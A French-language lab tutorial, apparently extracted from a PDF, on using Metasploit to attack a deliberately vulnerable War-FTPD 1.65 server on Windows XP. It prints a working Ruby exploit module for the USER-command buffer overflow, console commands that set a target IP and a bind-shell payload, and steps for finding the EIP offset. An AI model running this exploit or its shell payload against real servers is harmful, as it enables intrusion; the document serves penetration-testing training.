Metasploit

Présentation de l'atelier :

Cet atelier offre l'occasion de mettre en œuvre des attaques sur des machines victime par simulation.

Metasploit est une plateforme de test de pénétration qui permet d'écrire, de simuler, de tester et d'utiliser des exploits.

-NB : Nous avons travaillé cet atelier sous Windows XP, Vous pouvez le faire tourner sous linux ou Unix.

Installation :

Télécharger les exécutable suivant :

- Metasploit : ***http://metasploit3.com/framework/download/?id=framework-3.1.exe***

- débogueur : ***http://home.t-online.de/home/Ollydbg/***

- le démon warftpd serveur ftp vulnérable victime:
https://www.securinfos.info/old_softwares_vulnerable/WarFTP165_vulnerable_USER_BufferOverflow.exe

Installer les 3 logiciels :




Fig1 : installation de la plateforme Metasploit




Fig2 : installation du démon warftpd

Voici l'interface de Metasploit :






Fig :interface web Metasploit framework3

La console pour lancer les exploit



Les Payload (exploit) de Metasploit sont disponibles dans l'onglet Payload :



Création de l'exploit :

Un exploit est un code malicieux exploitant une vulnérabilité dans un système dit victime.

Activité1 : L'attaque DoS (Déni de service) sur le serveur warftpd tournant sur un environnement Windows Xp Sp2

→Création de l'exploit warftpd.rb (écrite en langage Ruby) dans le répertoire C:\Program Files\Metasploit\Framework3\framework\modules\exploits\windows\ftp\warftpd.rb

En effet les exploits préexistants dans le Framework Metasploit sont classés par système d'exploitation et par type d'application.

L'exploit consiste à envoyer requête formée par une chaine de caractères très longue (longueur= 1000) ceci va créer un bogue.

```
require 'msf/core'
module Msf

class Exploits::Windows::Ftp::WarFtpd < Msf::Exploit::Remote
include Exploit::Remote::Ftp

   def initialize(info = {})
     super(update_info(info,
      'Name'           => 'War-FTPD 1.65 Username Overflow',
      'Description'    => %q{This module exploits a buffer overflow in the
USER command of War-FTPD 1.65},
      'Author'         => 'Ben Romdhane Maroua',
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 1 $',
      'References'     =>
         [[ 'URL','http://osvdb.org/displayvuln.php?osvdb_id=875&print' ]],
      'DefaultOptions' => {'EXITFUNC' => 'process'},
      'Payload'        =>
            {  'Space'    => 1000,
               'BadChars' => "\x00"
             },
       'Targets'        => [[
          'Windows XP SP2',{'Platform' => 'win','Ret'      => 0x01020304 }
                           ]]
             )      )
       end
       def exploit
          connect
          print_status("Trying target #{target.name}...")
          exploit = 'A' * 1000 #envoyer 1000 fois la lettre A dans un socket
          send_cmd( ['USER', exploit] , false )
          handler
          disconnect
       end
end
end
```






Fig3 : Le serveur warftpd en écoute

Après avoir lancé le serveur warftp victime, on l'attache au débogueur : file/Attach/warftpd.exe



Ensuite nous lançons notre exploit :
use windows/ftp/warftpd
set TARGET 0
set RHOST 192.168.10.2
set PAYLOAD genric/shell_bind_tcp




Activité 2- L'attaque Buffer over flow :

Maintenant, nous devons trouver la quantité d'espace mémoire disponible pour y placer notre exploit. Pour ceci, on utilise la fonction pattern_create() pour générer une chaîne de caractères alphanumériques qui ne se répètent pas.

Nous générons une chaîne de 1000 caractères et l'utilisons dans notre exploit pour déclencher le bogue à nouveau.

Ensuite nous utilisons pattern-offset pour connaitre le nombre de caractères à envoyer avant de sur-écrire le registre EIP (pointeur d'instruction).

Nous attachons de même le démon warftp au débogueur



L'adresse 0x 32714131 correspond à l'offset 489 c'est-à-dire il nous faut 489 octets pour enregistrer notre exploit

On ajoute ainsi la donnée suivante à notre exploit 'Space' => 485, au lieu de `'Space'=> 1000`